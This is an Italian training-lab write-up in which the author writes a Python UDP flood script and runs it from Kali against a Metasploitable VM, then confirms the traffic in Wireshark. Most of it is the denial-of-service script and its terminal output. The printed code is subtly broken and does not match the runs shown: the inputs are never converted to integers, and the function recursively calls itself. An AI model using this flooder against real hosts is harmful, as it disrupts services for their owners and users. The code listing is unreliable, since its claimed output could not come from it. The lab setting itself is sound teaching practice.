

# **LABORATORIO 15 GENNAIO 2025 S6-L3**

## **ESERCIZIO DI PROGRAMMAZIONE PER HACKER:**

Argomento: Attacchi DoS - Simulazione di un UDP Flood.

Obiettivo dell'Esercizio:

Esercizio Python per Hacker Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.

**Requisiti del programma:**

- 1.Input dell'IP target:** Il programma deve richiedere all'utente di inserire l'IP della macchina target.
- 2.Input della porta target:** Il programma deve richiedere all'utente di inserire la porta UDP della macchina target.
- 3.Costruzione del pacchetto:** La grandezza dei pacchetti da inviare deve essere di 1 KB per pacchetto.
- 4. Numero di pacchetti da inviare:** Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

Per prima cosa avviamo la VM di Kali e dal terminale creiamo un nuovo file che chiameremo: **programma\_udp.py** ed iniziamo a scriverlo:

```
(kali㉿kali)-[~]  
$ touch programma_udp.py  
  
(kali㉿kali)-[~]  
$ nano programma_udp.py
```

Importiamo subito il modulo **socket** per stabilire connessioni e inviare dati tra server e client e il modulo **random** (per la generazione di byte casuali) per costruire il pacchetto da 1KB.

```
GNU nano 8.2                                programma_udp.py *  
import socket  
import random
```

Aggiungiamo i parametri che l'utente dovrà dare in input:

- **Indirizzo IP della macchina target**
- **Porta UDP della macchina target**
- **Numero di pacchetti da inviare**

```
target = input("Inserisci l'indirizzo IP del target: ")  
porta = input("Inserisci la porta del target: ")  
pacchetti = input("Inserisci il numero di pacchetti da inviare: ")
```

Definiamo quindi la funzione principale **udp\_flood**, al cui interno definiamo il socket UDP, definiamo la dimensione di ogni pacchetto e utilizziamo un ciclo **for** che invierà i pacchetti specificati e stamperà un messaggio per ciascun pacchetto inviato.

```
def udp_flood(target, porta, pacchetti):  
    #Creazione del socket UDP  
    udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)  
    packet = random._urandom(1024) #Dimensione massima del pacchetto 1KB  
  
    pacchetti_inviati = 0  
  
    try:  
        for i in range(pacchetti):  
            udp_socket.sendto(packet, (target, porta))  
            pacchetti_inviati += 1  
            print(f"Pacchetto {pacchetti_inviati} inviato a {target}:{porta}")  
    finally:  
        print(f"UDP flood terminato. Totale pacchetti inviati: {pacchetti_inviati}")  
    udp_flood(target, porta, pacchetti)
```


Procediamo quindi con l'esecuzione del codice andando ad inserire il nostro IP di metasploitable e facendo varie prove per verificarne il funzionamento.

```
(kali㉿kali)-[~]  
$ python programma_udp.py  
Inserisci l'indirizzo IP del target: 192.168.1.3  
Inserisci la porta del target: 12345  
Inserisci il numero di pacchetti da inviare: 3  
Pacchetto 1 inviato a 192.168.1.3:12345  
Pacchetto 2 inviato a 192.168.1.3:12345  
Pacchetto 3 inviato a 192.168.1.3:12345  
UDP flood terminato. Totale pacchetti inviati: 3
```

```
(kali㉿kali)-[~]  
$ python programma_udp.py  
Inserisci l'indirizzo IP del target: 192.168.1.3  
Inserisci la porta del target: 44853  
Inserisci il numero di pacchetti da inviare: 6  
Pacchetto 1 inviato a 192.168.1.3:44853  
Pacchetto 2 inviato a 192.168.1.3:44853  
Pacchetto 3 inviato a 192.168.1.3:44853  
Pacchetto 4 inviato a 192.168.1.3:44853  
Pacchetto 5 inviato a 192.168.1.3:44853  
Pacchetto 6 inviato a 192.168.1.3:44853  
UDP flood terminato. Totale pacchetti inviati: 6
```

```
(kali㉿kali)-[~]  
$ python programma_udp.py  
Inserisci l'indirizzo IP del target: 192.168.1.3  
Inserisci la porta del target: 51036  
Inserisci il numero di pacchetti da inviare: 5  
Pacchetto 1 inviato a 192.168.1.3:51036  
Pacchetto 2 inviato a 192.168.1.3:51036  
Pacchetto 3 inviato a 192.168.1.3:51036  
Pacchetto 4 inviato a 192.168.1.3:51036  
Pacchetto 5 inviato a 192.168.1.3:51036  
UDP flood terminato. Totale pacchetti inviati: 5
```

Per controllare che il nostro target stia effettivamente ricevendo i pacchetti possiamo effettuare il controllo con il tool Wireshark avviando la cattura e simultaneamente eseguire il programma appena creato.



Possiamo vedere nelle prime tre righe i pacchetti UDP inviati dalla nostra macchina Kali con indirizzo IP 192.168.1.5 verso la macchina Metasploitable con indirizzo IP 192.168.1.3

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.1.5	192.168.1.3	UDP	1066	35845 → 50159 Len=1024
2	0.000077155	192.168.1.5	192.168.1.3	UDP	1066	35845 → 50159 Len=1024
3	0.000099169	192.168.1.5	192.168.1.3	UDP	1066	35845 → 50159 Len=1024